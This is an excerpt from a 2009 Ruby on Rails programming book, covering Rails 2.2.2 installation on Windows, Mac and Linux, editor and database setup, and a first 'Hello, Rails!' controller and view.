
Chapter 3 Installing Rails 3.1 Your Shopping List To get Rails running on your system, you’ll need the following: • A Ruby interpreter. Rails is written in Ruby, and you’ll be writing your applications in Ruby too. The Rails team now recommends Ruby version 1.8.7. • Ruby on Rails. This book was written using Rails version 2 (specifically the 2.2.2 Rails RubyGem).1 • Some libraries. • A database. We’re using SQLite 3 in this book. For a development machine, that’s about all you’ll need (apart from an editor, and we’ll talk about editors separately). However, if you are going to deploy your application, you will also need to install a production web server (as a minimum) along with some support code to let Rails run efficiently. We have a whole chapter devoted to this, starting on page 651, so we won’t talk about it more here. So, how do you get all this installed? It depends on your operating system.... 3.2 Installing on Windows If you’re using Windows for development, you’re in luck, because InstantRails 2.0 is a single download that contains Ruby, Rails, SQLite 3 (version 3.5.4 at the time of writing), and all the gubbins needed to make them work together. It even contains an Apache web server and the support code that lets you deploy high-performance web applications. 1. It also has been tested periodically with Edge Rails and should work there too, but given the uncertain nature of the Edge at any point in time, there are no guarantees that this will work.
I NSTALLING ON W INDOWS 32 1. Create a folder to contain the InstantRails installation. The path to the folder cannot contain any spaces (so C:Program Files would be a poor choice). 2. Visit the InstantRails website,2 and follow the link to download the latest .zip file. (It’s about 70MB, so make a pot of tea before starting if you’re on a slow connection.) Put it into the directory you created in step 1. 3. You’ll need to unzip the archive if your system doesn’t do it automatically. 4. Navigate to the InstantRails-2.0 directory, and start InstantRails by double- clicking the InstantRails icon (it’s the big red I). • If you see a pop-up asking whether it’s OK to regenerate configura- tion files, say OK . • If you see a security alert saying that Apache has been blocked by the firewall, well...we’re not going to tell you whether to block it or unblock it. For the purposes of this book, we aren’t going to be using Apache, so it doesn’t matter. The safest course of action is to say Keep Blocking . If you know what you are doing and you aren’t running IIS on your machine, you can unblock the port and use Apache later. You should see a small InstantRails window appear. You can use this to monitor and control Rails applications. However, we’ll be digging a lit- tle deeper than this, so we’ll be using a console window. To start this, click the I button in the top-left corner of the InstantRails window (the button has a black I with a red dot in the lower right). From the menu, select Rails Applications..., followed by Open Ruby Console Window. You should see a command window pop up, and you’ll be sitting in the rails_apps directory, as shown in Figure 3.1, on the next page. You can verify your versions of Ruby and Rails by typing the commands ruby -v and rails -v, respectively. At this point, you’re up and running. But, before you skip to the start of the next chapter, you should know three important facts. First, and most important, whenever you want to enter commands in a console window, you must use a console started from the InstantRails menu. Follow the same procedure we used previously (clicking the I, and so on). If you bring up a regular Windows command prompt, stuff just won’t work. (Why? Because InstantRails is self-contained—it doesn’t install itself into your global Windows environment. That means all the programs you need are not by default in the Windows path. You can, with a little fiddling, add them and then use the regular command window, but the InstantRails way seems just as easy.) 2. http://instantrails.rubyforge.org/wiki/wiki.pl Report erratum this copy is (P1.0 printing, March 2009)
I NSTALLING ON M AC OS X 33 Figure 3.1: Instant Rails—starting a console Second, at the time of this writing, InstantRails 2.0 bundles and ships Rails version 2.0.2. The examples in this book are based on Rails 2.2.2. At any time you can upgrade your version of Rails to the very latest by opening an InstantRails console and typing this: C:rails_apps> gem update --system C:rails_apps> gem update rails There is no need to upgrade your version of Ruby, because Ruby 1.8.6 will work just fine. Finally, the example sessions in this book are based on execution on a Mac. Although the ruby and rails commands are exactly the same, the Unix com- mands are different. This book uses only one Unix command: ls. The Windows equivalent is dir. OK, you Windows users are done. You can skip forward to Section 3.5, Choos- ing a Rails Version, on page 36. See you there. 3.3 Installing on Mac OS X As of OS X 10.4.6 (Tiger), Mac users have a decent Ruby installation included as standard. And OS X 10.5 (Leopard) includes Rails itself. However, this is Rails 1.2.6. So either way, you have some upgrading to do, a bit more for Tiger than for Leopard, but it’s not too difficult either way. Report erratum this copy is (P1.0 printing, March 2009)
I NSTALLING ON L INUX 34 Tiger users will also need to upgrade SQLite 3. This can be done via compiling from source (which sounds scarier than it is). You can find the instructions to do so at http://www.sqlite.org/download.html. An alternate way to install SQLite 3 is via the popular MacPorts package, which you can find at http://www.macports.org/install.php. Although the instruc- tions look a bit scary, the individual steps are pretty straightforward: run an installer, run another installer, add two lines to a file, run yet another installer, and then issue a single command. This may not turn out to be easier than compiling from source for yourself, but many find the investment to be worth it because it makes installing further packages as easy as a single command. So if you have ports installed, let’s upgrade the version of SQLite 3 on your machine: sudo port upgrade sqlite3 Both Tiger and Leopard users can use the following commands to update their system the rest of the way. If you just installed MacPorts, be sure to take heed of the important note to open a new shell and verify via the env command that your path and variable changes are in effect. If you haven’t already done so, install Apple’s XCode Developer Tools (version 3.1 or later for Leopard, 2.4.1 or later for Tiger), found at the Apple Developer Connection site or on your Mac OS X installation CDs/DVD. sudo gem update --system sudo gem install rails sudo gem update rake sudo gem install sqlite3-ruby The following step is rarely necessary, but it can be helpful if things continue to go wrong. You can verify which version of SQLite 3 your sqlite3-ruby interface is bound to by running the following as a stand-alone program, from within irb, or from within ruby script/console. require 'rubygems' require 'sqlite3' tempname = "test.sqlite#{3+rand}" db = SQLite3::Database.new(tempname) puts db.execute('select sqlite_version()' ) db.close File.unlink(tempname) 3.4 Installing on Linux Start with your platform’s native package management system, be it aptitude, dpkg, portage, rpm, rug, synaptic, up2date, or yum. Report erratum this copy is (P1.0 printing, March 2009)
I NSTALLING ON L INUX 35 Upgrading RubyGems There are many different ways to upgrade RubyGems. Unfortunately, depend- ing on which version of RubyGems you have installed and what distribution you are running, not all of the ways work. Be persistent. Try each of the follow- ing until you find one that works for you. • Using the gem update system: sudo gem update --system • Using the gem designed to update troublesome systems: sudo gem install rubygems-update sudo update_rubygems • Using setup.rb, which is provided with rubygems-update: sudo gem install rubygems-update cd /var/lib/gems/1.8/gems/rubygems-update-* sudo ruby setup.rb • Finally, installing from source: wget http://rubyforge.org/frs/download.php/45905/rubygems-1.3.1.tgz tar xzf rubygems-1.3.1.tgz cd rubygems-1.3.1 sudo ruby setup.rb The first step is to install the necessary dependencies. The following instruc- tions are for Ubuntu 8.10, Intrepid Ibex; you can adapt them as necessary for your installation: sudo aptitude update sudo aptitude install build-essential libopenssl-ruby sudo aptitude install ruby rubygems ruby1.8-dev libsqlite3-dev Before proceeding, it is important to verify that the version of RubyGems is at least 1.3.1. You can find out the version by issuing gem -v. How to upgrade your version of RubyGems is described in the sidebar on the current page. sudo gem install rails sudo gem install sqlite3-ruby On the last command, you will be prompted to select which gem to install for your platform. Simply select the latest (topmost) gem that contains the word ruby in parentheses, and a native extension will be built for you. You may also need to add /var/lib/gems/1.8/bin to your PATH environment vari- able. You can do this by adding a line to your .bashrc file: export PATH=/var/lib/gems/1.8/bin:$PATH Report erratum this copy is (P1.0 printing, March 2009)
C HOOSING A R AILS V ERSION 36 3.5 Choosing a Rails Version The previous instructions helped you install the latest version of Rails. But occasionally you might not want to run with that version. Perhaps a new ver- sion of Rails has come out since this book has been published, so you want to be absolutely confident that the examples that you see here exactly match the version of Rails you are running. Or perhaps you are developing on one machine but intending to deploy on another machine that contains a version of Rails that you don’t have any control over. If either of these situations applies to you, you need to be aware of a few things. For starters, you can find out all the versions of Rails you have installed using the gem command: gem list --local rails You can also verify what version of Rails you are running as the default by using the rails --version command. It should return 2.2.2 or later. Installing another version of Rails is also done via the gem command. Depend- ing on your operating system, you might need to preface the command with sudo. gem install rails --version 2.2.2 Now, having multiple versions of Rails wouldn’t do anybody any good unless there were a way to pick one. As luck would have it, there is. On any rails command, you can control which version of Rails is used by inserting the full version number surrounded by underscores before the first parameter of the command: rails _2.2.2_ --version This is particularly handy when you create a new application, because once you create an application with a specific version of Rails, it will continue to use that version of Rails—even if newer versions are installed on the system—until you decide it is time to upgrade. How to change the version of Rails that your application is using is described in the sidebar on page 264. And finally, should you decide to proceed using a version other than 2.2.2, you are not completely on your own. You can find a list of changes that will affect you at http://wiki.pragprog.com/changes-to-rails. 3.6 Development Environments The day-to-day business of writing Rails programs is pretty straightforward. Everyone works differently; here’s how we work. Report erratum this copy is (P1.0 printing, March 2009)
D EVELOPMENT E NVIRONMENTS 37 The Command Line We do a lot of work at the command line. Although there are an increasing number of GUI tools that help generate and manage a Rails application, we find the command line is still the most powerful place to be. It’s worth spending a little while getting familiar with the command line on your operating system. Find out how to use it to edit commands that you’re typing, how to search for and edit previous commands, and how to complete the names of files and commands as you type.3 Version Control We keep all our work in a version control system (currently Git). We make a point of checking a new Rails project into Git when we create it and committing changes once we have passing tests. We normally commit to the repository many times an hour. If you’re working on a Rails project with other people, consider setting up a continuous integration (CI) system. When anyone checks in changes, the CI system will check out a fresh copy of the application and run all the tests. It’s a simple way to ensure that accidental breakages get immediate attention. You can also set up your CI system so that your customers can use it to play with the bleeding-edge version of your application. This kind of transparency is a great way of ensuring that your project isn’t going off the tracks. Editors We write our Rails programs using a programmer’s editor. We’ve found over the years that different editors work best with different languages and environ- ments. For example, Dave originally wrote this chapter using Emacs, because he thinks that its Filladapt mode is unsurpassed when it comes to neatly for- matting XML as he types. Sam updated the chapter using VIM. But many think that neither Emacs nor VIM are ideal for Rails development and prefer to use TextMate. Although the choice of editor is a personal one, here are some suggestions of features to look for in a Rails editor: • Support for syntax highlighting of Ruby and HTML. Ideally support for .erb files (a Rails file format that embeds Ruby snippets within HTML). • Support of automatic indentation and reindentation of Ruby source. This is more than an aesthetic feature: having an editor indent your program as you type is the best way of spotting bad nesting in your code. Being able to reindent is important when you refactor your code and move stuff. 3. So-called tab completion is standard on Unix shells such as Bash and zsh. It allows you to type the first few characters of a filename, hit Tab , and have the shell look for and complete the name based on matching files. This behavior is also available by default in the Windows XP command shell. You can enable this behavior in older versions of Windows using the freely available TweakUI power toy from Microsoft. Report erratum this copy is (P1.0 printing, March 2009)
D EVELOPMENT E NVIRONMENTS 38 Where’s My IDE? If you’re coming to Ruby and Rails from languages such as C# and Java, you may be wondering about IDEs. After all, we all know that it’s impossible to code modern applications without at least 100MB of IDE supporting our every keystroke. For you enlightened ones, here’s the point in the book where we rec- ommend you sit down—ideally propped up on each side by a pile of frame- work references and 1,000-page Made Easy books. There are no fully fledged IDEs for Ruby or Rails (although some environments come close). Instead, most Rails developers use plain old editors. And it turns out that this isn’t as much of a problem as you might think. With other, less expressive languages, programmers rely on IDEs to do much of the grunt work for them: IDEs do code generation, assist with navigation, and compile incre- mentally to give early warning of errors. With Ruby, however, much of this support just isn’t necessary. Editors such as TextMate give you 90 percent of what you’d get from an IDE but are far lighter weight. Just about the only useful IDE facility that’s missing is refactoring sup- port.∗ ∗. We prefer using one editor for everything. Others use specialized editors for creating application code vs. (say) HTML layouts. For the latter, look for plug-ins for popular tools such as Dreamweaver. (TextMate’s ability to reindent when it pastes code from the clipboard is very convenient.) • Support for insertion of common Ruby and Rails constructs. You’ll be writing lots of short methods, and if the IDE creates method skeletons with a keystroke or two, you can concentrate on the interesting stuff inside. • Good file navigation. As you’ll see, Rails applications are spread across many files.4 You need an environment that helps you navigate quickly between these. You’ll add a line to a controller to load up a value, switch to the view to add a line to display it, and then switch to the test to verify you did it all right. Something like Notepad, where you traverse a File Open dialog box to select each file to edit, just won’t cut it. We prefer a combination of a tree view of files in a sidebar, a small set of keystrokes that help us find a file (or files) in a directory tree by name, and some built-in smarts that know how to navigate (say) between a controller action and the corresponding view. 4. A newly created Rails application enters the world containing forty-eight files spread across thirty-seven directories. That’s before you’ve written a thing.... Report erratum this copy is (P1.0 printing, March 2009)
D EVELOPMENT E NVIRONMENTS 39 • Name completion. Names in Rails tend to be long. A nice editor will let you type the first few characters and then suggest possible completions to you at the touch of a key. We hesitate to recommend specific editors because we’ve used only a few in earnest and we’ll undoubtedly leave someone’s favorite editor off the list. Nev- ertheless, to help you get started with something other than Notepad, here are some suggestions: • The Ruby and Rails editor of choice on Mac OS X is TextMate (http:// macromates.com/). • XCode 3.0 on Mac OS X has an Organizer that provides much of what you might need. A tutorial that will get you started with Rails on Leopard is available at http://developer.apple.com/tools/developonrailsleopard.html. • For those who would otherwise like to use TextMate but happen to be using Windows, E-TextEditor (http://e-texteditor.com/) provides “The Power of TextMate on Windows.” • Aptana RadRails (http://www.aptana.com/rails/) is an integrated Rails development environment that runs in Aptana Studio and Eclipse. It runs on Windows, Mac OS X, and Linux. It won an award for being the best open source developer tool based on Eclipse in 2006, and Aptana became the home for the project in 2007. • NetBeans IDE 6.5 (http://www.netbeans.org/features/ruby/index.html) sup- ports Windows, Mac OS X, Solaris, and Linux. It’s available in a down- load bundle with Ruby support or as a Ruby pack that can be down- loaded later. In addition to specific support for Rails 2.0, Rake targets, and database migrations, it supports a Rails code generator graphical wizard and quick navigation from a Rails action to its corresponding view. • jEdit (http://www.jedit.org/) is a fully featured editor with support for Ruby. It has extensive plug-in support. • Komodo (http://www.activestate.com/Products/Komodo/) is ActiveState’s IDE for dynamic languages, including Ruby. • Arachno Ruby (http://www.ruby-ide.com/ruby/ruby_ide_and_ruby_editor.php) is a commercial IDE for Ruby. Ask experienced developers who use your kind of operating system which edi- tor they use. Spend a week or so trying alternatives before settling in. And, once you’ve chosen an editor, make it a point of pride to learn some new fea- ture every day. Report erratum this copy is (P1.0 printing, March 2009)
R AILS AND D ATABASES 40 Creating Your Own Rails API Documentation You can create your own local version of the consolidated Rails API docu- mentation. Just type the following commands at a command prompt (remem- bering to start the command window in your Rails environment if you’re using InstantRails or Locomotive): rails_apps> rails dummy_app rails_apps> cd dummy_app dummy_app> rake rails:freeze:gems dummy_app> rake doc:rails The last step takes a while. When it finishes, you’ll have the Rails API documen- tation in a directory tree starting at doc/api. We suggest moving this folder to your desktop and then deleting the dummy_app tree. To view the Rails API documentation, open the location doc/api/index.html with your browser. The Desktop We’re not going to tell you how to organize your desktop while working with Rails, but we will describe what we do. Most of the time, we’re writing code, running tests, and poking at an appli- cation in a browser. So, our main development desktop has an editor window and a browser window permanently open. We also want to keep an eye on the logging that’s generated by the application, so we keep a terminal window open. In it, we use tail -f to scroll the contents of the log file as it’s updated. We normally run this window with a very small font so it takes up less space—if we see something interesting flash by, we zoom it up to investigate. We also need access to the Rails API documentation, which we view in a browser. In the introduction, we talked about using the gem server5 command to run a local web server containing the Rails documentation. This is conve- nient, but it unfortunately splits the Rails documentation across a number of separate documentation trees. If you’re online, you can use http://api.rubyonrails. org to see a consolidated view of all the Rails documentation in one place. 3.7 Rails and Databases The examples in this book were written using SQLite 3 (version 3.4.0 or there- abouts). If you want to follow along with our code, it’s probably simplest if you use SQLite 3 too. If you decide to use something else, it won’t be a major prob- 5. For releases of RubyGems prior to 0.9.5, use the command gem server. Report erratum this copy is (P1.0 printing, March 2009)
R AILS AND D ATABASES 41 Database Passwords Here’s a sentence that may well prove to be controversial: you always want to set a password on your production database. However, most Rails developers don’t seem to bother doing it on their development databases. This isn’t an issue for SQLite 3, but it may be an issue with databases such as MySQL, partic- ularly if you go even further down the lazy road and just use the default MySQL root user when in development too. Is this dangerous? Some folks say so, but the average development machine is (or should be) behind a firewall. And, with MySQL, you can go a step fur- ther and disable remote access to the database by setting the skip-networking option. So, in this book, we’ll assume you’ve gone with the flow. If instead you’ve created special database users and/or set passwords, you’ll need to adjust your connection parameters and the commands you type (for exam- ple, adding the -p option to MySQL commands if you have a password set). For some online notes on creating secure MySQL installations for production, take a look at the “Securing MySQL: Step-by-Step” article at Security Focus (http://www.securityfocus.com/infocus/1726). lem. You may have to make minor adjustments to any explicit SQL in our code, but Rails pretty much eliminates database-specific SQL from applications. If you want to connect to a database other than SQLite 3, Rails also works with DB2, MySQL, Oracle, Postgres, Firebird, and SQL Server. For all but SQLite 3, you’ll need to install a database driver, a library that Rails can use to connect to and use your database engine. This section contains the links and instructions to get that done. The database drivers are all written in C and are primarily distributed in source form. If you don’t want to bother building a driver from source, take a careful look at the driver’s website. Many times you’ll find that the author also distributes binary versions. If you can’t find a binary version or if you’d rather build from source anyway, you’ll need a development environment on your machine to build the library. Under Windows, this means having a copy of Visual C++. Under Linux, you’ll need gcc and friends (but these will likely already be installed). Under OS X, you’ll need to install the developer tools (they come with the operating system but aren’t installed by default). You’ll also need to install your database driver into the correct version of Ruby. If you installed your own copy of Ruby, bypassing the built-in one, it is important to remember to have this version of Ruby first in your path when building and installing the Report erratum this copy is (P1.0 printing, March 2009)
K EEPING U P - TO -D ATE 42 database driver. You can use the command which ruby to make sure you’re not running Ruby from /usr/bin. The following are the available database adapters and the links to their respec- tive home pages: DB2 http://raa.ruby-lang.org/project/ruby-db2 or http://rubyforge.org/projects/rubyibm Firebird http://rubyforge.org/projects/fireruby/ MySQL http://www.tmtm.org/en/mysql/ruby Oracle http://rubyforge.org/projects/ruby-oci8 Postgres http://rubyforge.org/projects/ruby-pg SQL Server http://github.com/rails-sqlserver SQLite http://rubyforge.org/projects/sqlite-ruby A pure-Ruby version of the Postgres adapter is available. Download postgres-pr from the Ruby-DBI page at http://rubyforge.org/projects/ruby-dbi. MySQL and SQLite adapters are also available for download as RubyGems (mysql and sqlite3-ruby, respectively). 3.8 Keeping Up-to-Date Assuming you installed Rails using RubyGems, keeping up-to-date is relatively easy. Issue the following command: rubys> gem update rails and RubyGems will automatically update your Rails installation.6 (We’ll have more to say about updating your application in production in the Deployment and Production chapter, starting on page 651.) RubyGems keeps previous ver- sions of the libraries it installs. You can delete these with the following com- mand: rubys> gem cleanup After installing a new version of Rails, you might also want to update the files that Rails initially added to your applications (the JavaScript libraries it uses for Ajax support, various scripts, and so on). You can do this by running the following command in your application’s top-level directory: rubys> rake rails:update 3.9 Rails and ISPs If you’re looking to put a Rails application online in a shared hosting environ- ment, you’ll need to find a Ruby-savvy ISP. Look for one that supports Ruby, has the Ruby database drivers you need, and offers Phusion Passenger and/or 6. Prior versions of gems may require an --include-dependencies option. Report erratum this copy is (P1.0 printing, March 2009)
R AILS AND ISP S 43 a proxy setup for Mongrel. (We’ll have more to say about deploying Rails appli- cations in Chapter 28, Deployment and Production, on page 651.) The page http://wiki.rubyonrails.com/rails/pages/RailsWebHosts on the Rails wiki lists some Rails-friendly ISPs. Now that we have Rails installed, let’s use it. On to the next chapter. Report erratum this copy is (P1.0 printing, March 2009)
Chapter 4 Instant Gratification Let’s write a simple application to verify we’ve got Rails snugly installed on our machines. Along the way, we’ll get a peek at the way Rails applications work. 4.1 Creating a New Application When you install the Rails framework, you also get a new command-line tool, rails, which is used to construct each new Rails application that you write. Why do we need a tool to do this? Why can’t we just hack away in our favorite editor and create the source for our application from scratch? Well, we could just hack. After all, a Rails application is just Ruby source code. But Rails also does a lot of magic behind the curtain to get our applications to work with a minimum of explicit configuration. To get this magic to work, Rails needs to find all the various components of your application. As we’ll see later (in Section 15.2, Directory Structure, on page 257), this means that we need to create a specific directory structure, slotting the code we write into the appropriate places. The rails command simply creates this directory structure for us and populates it with some standard Rails code. To create your first Rails application, pop open a shell window, and navigate to a place in your filesystem where you want to create your application’s directory structure. In our example, we’ll be creating our projects in a directory called work. In that directory, use the rails command to create an application called demo. Be slightly careful here—if you have an existing directory called demo, you will be asked whether you want to overwrite any existing files.1 rubys> cd work work> rails demo create create app/controllers 1. Also, if you want to specify which Rails version to use (as described in Section 3.5, Choosing a Rails Version, on page 36), now would be the time to do so.
C REATING A N EW A PPLICATION 45 create app/helpers create app/models : : : create log/development.log create log/test.log work> The command has created a directory named demo. Pop down into that direc- tory, and list its contents (using ls on a Unix box or dir under Windows). You should see a bunch of files and subdirectories: work> cd demo demo> ls -p README config/ lib/ script/ vendor/ Rakefile db/ log/ test/ app/ doc/ public/ tmp/ All these directories (and the files they contain) can be intimidating to start with, but we can ignore most of them for now. In this chapter, we’ll use only two of them directly: the app directory, where we’ll write our application, and the script directory, which contains some useful utility scripts. Let’s start in the script subdirectory. One of the scripts it contains is called server. This script starts a stand-alone web server that can run our newly cre- ated Rails application under WEBrick.2 So, without further ado, let’s start our demo application: demo> ruby script/server => Booting WEBrick... => Rails application started on http://0.0.0.0:3000 => Ctrl-C to shutdown server; call with --help for options [2006-01-08 21:44:10] INFO WEBrick 1.3.1 [2006-01-08 21:44:10] INFO ruby 1.8.2 (2004-12-30) [powerpc-darwin8.2.0] [2006-01-08 21:44:11] INFO WEBrick::HTTPServer#start: pid=10138 port=3000 As the last line of the startup tracing indicates, we just started a web server on port 3000.3 We can access the application by pointing a browser at the URL http://localhost:3000. The result is shown in Figure 4.1. If you look at the window where you started WEBrick, you’ll see tracing show- ing you accessing the application. We’re going to leave WEBrick running in this console window. Later, as we write application code and run it via our browser, 2. WEBrick is a pure-Ruby web server that is distributed with Ruby 1.8.1 and later. Because it is guaranteed to be available, Rails uses it as its development web server. However, if the Mongrel web server is installed on your system (and Rails can find it), the script/server command will use it in preference to WEBrick. You can force Rails to use WEBrick by providing an option to the following command: demo>ruby script/server webrick 3. The 0.0.0.0 part of the address means that WEBrick will accept connections on all interfaces. On Dave’s OS X system, that means both local interfaces (127.0.0.1 and ::1) and his LAN connection. Report erratum this copy is (P1.0 printing, March 2009)
H ELLO , R AILS ! 46 Figure 4.1: Newly created Rails application we’ll be able to use this console window to trace the incoming requests. When the time comes to shut down your application, you can press Ctrl-C in this window to stop WEBrick. (Don’t do that yet—we’ll be using this particular application in a minute.) At this point, we have a new application running, but it has none of our code in it. Let’s rectify this situation. 4.2 Hello, Rails! We can’t help it—we just have to write a “Hello, World!” program to try a new system. The equivalent in Rails would be an application that sends our cheery greeting to a browser. As we saw in Chapter 2, The Architecture of Rails Applications, on page 22, Rails is a Model-View-Controller framework. Rails accepts incoming requests from a browser, decodes the request to find a controller, and calls an action method in that controller. The controller then invokes a particular view to Report erratum this copy is (P1.0 printing, March 2009)
H ELLO , R AILS ! 47 display the results to the user. The good news is that Rails takes care of most of the internal plumbing that links all these actions. To write our simple “Hello, World!” application, we need code for a controller and a view. We don’t need code for a model, because we’re not dealing with any data. Let’s start with the controller. In the same way that we used the rails command to create a new Rails appli- cation, we can also use a generator script to create a new controller for our project. This command is called generate, and it lives in the script subdirectory of the demo project we created. So, to create a controller called Say, we make sure we’re in the demo directory and run the script, passing in the name of the controller we want to create:4 demo> ruby script/generate controller Say exists app/controllers/ exists app/helpers/ create app/views/say exists test/functional/ create app/controllers/say_controller.rb create test/functional/say_controller_test.rb create app/helpers/say_helper.rb The script logs the files and directories it examines, noting when it adds new Ruby scripts or directories to your application. For now, we’re interested in one of these scripts and (in a minute) the new directory. The source file we’ll be looking at is the controller. You’ll find it in the file app/controllers/say_controller.rb. Let’s take a look at it: defining classes ֒ page 670 → Download work/demo1/app/controllers/say_controller.rb class SayController < ApplicationController end Pretty minimal, eh? SayController is an empty class that inherits from Applica- tionController, so it automatically gets all the default controller behavior. Let’s spice it up. We need to add some code to have our controller handle the incom- ing request. What does this code have to do? For now, it’ll do nothing—we simply need an empty action method. So, the next question is, what should this method be called? And to answer this question, we need to look at the way Rails handles requests. Rails and Request URLs Like any other web application, a Rails application appears to its users to be associated with a URL. When you point your browser at that URL, you are talking to the application code, which generates a response to you. 4. The concept of the “name of the controller” is actually more complex than you might think, and we’ll explain it in detail in Section 15.4, Naming Conventions, on page 268. For now, let’s just assume the controller is called Say. Report erratum this copy is (P1.0 printing, March 2009)
H ELLO , R AILS ! 48 http://pragprog.com/say/hello 1. First part of URL addresses the application 2. then the controller (say) 3. and the action (hello) Figure 4.2: URLs are mapped to controllers and actions. However, the real situation is somewhat more complicated than that. Let’s imagine that your application is available at the URL http://pragprog.com/. The web server that is hosting your application is fairly smart about paths. It knows that incoming requests to this URL must be talking to the applica- tion. Anything past this in the incoming URL will not change that—the same application will still be invoked. Any additional path information is passed to the application, which can use it for its own internal purposes. Rails uses the path to determine the name of the controller to use and the name of the action to invoke on that controller.5 This is illustrated in Fig- ure 4.2. The first part of the path is the name of the controller, and the second part of the path is the name of the action. This is shown in Figure 4.3, on the next page. Our First Action Let’s add an action called hello to our Say controller. From the discussion in the previous section, we know that adding a hello action means creating a method called hello in the class SayController. But what should it do? For now, it doesn’t have to do anything. Remember that a controller’s job is to set up things so that the view knows what to display. In our first application, there’s nothing to set up, so an empty action will work fine. Use your favorite editor to change methods ֒ page 668 → the file say_controller.rb in the app/controllers directory, adding the hello method as shown and then saving the file: Download work/demo1/app/controllers/say_controller.rb class SayController < ApplicationController def hello end end 5. Rails is fairly flexible when it comes to parsing incoming URLs. In this chapter, we describe the default mechanism. We’ll show how to override this in Section 21.2, Routing Requests, on page 426. Report erratum this copy is (P1.0 printing, March 2009)
H ELLO , R AILS ! 49 http://pragprog.com/say/hello Create an instance of SayController class UserController and invoke the action def hello method hello class SayController # code for o action def hello end class ProductController # code for hello action end def hello end class LoginController end # code for hello action def login class SayController end def hello # code . . . end end # code for hello action end end end Figure 4.3: Rails routes to controllers and actions. Now let’s try calling it. Navigate to the URL http://localhost:3000/say/hello in a browser window. (Note that in the development environment we don’t have any application string at the front of the path—we route directly to the controller.) You’ll see something that looks like the following:6 It might be annoying, but the error is perfectly reasonable (apart from the weird path). We created the controller class and the action method, but we haven’t told Rails what to display. And that’s where the views come in. Remem- ber when we ran the script to create the new controller? The command added 6. If instead you see a message to the effect of No route matches "/say/hello", try stopping and restarting your server, because something you have done caused Rails to cache your configuration information before the controller was created. Report erratum this copy is (P1.0 printing, March 2009)
H ELLO , R AILS ! 50 three files and a new directory to our application. That directory will contain the template files for the controller’s views. In our case, we created a controller named say, so the views will be in the directory app/views/say. To complete our “Hello, World!” application, let’s create a template. By default, Rails looks for templates in a file with the same name as the action it’s han- dling. In our case, that means we need to create a file called hello.html.erb7 in the directory app/views/say. (Why .html.erb? We’ll explain in a minute.) For now, let’s just put some basic HTML in there: Download work/demo1/app/views/say/hello.html.erb <html> <head> <title>Hello, Rails!</title> </head> <body> <h1>Hello from Rails!</h1> </body> </html> Save the file hello.html.erb, and refresh your browser window. You should see it display our friendly greeting. Notice that we didn’t have to restart the appli- cation to see the update. During development, Rails automatically integrates changes into the running application as you save files: So far, we’ve added code to two files in our Rails application tree. We added an action to the controller, and we created a template to display a page in the browser. These files live in standard locations in the Rails hierarchy: con- trollers go into app/controllers, and views go into subdirectories of app/views. This is shown in Figure 4.4, on the following page. Making It Dynamic So far, our Rails application is pretty boring—it just displays a static page. To make it more dynamic, let’s have it show the current time each time it displays the page. To do this, we need to make a change to the template file in the view—it now needs to include the time as a string. That raises two questions. First, how do we add dynamic content to a template? Second, where do we get the time from? 7. In prior versions of Rails, this file would have been called hello.rhtml. Report erratum this copy is (P1.0 printing, March 2009)
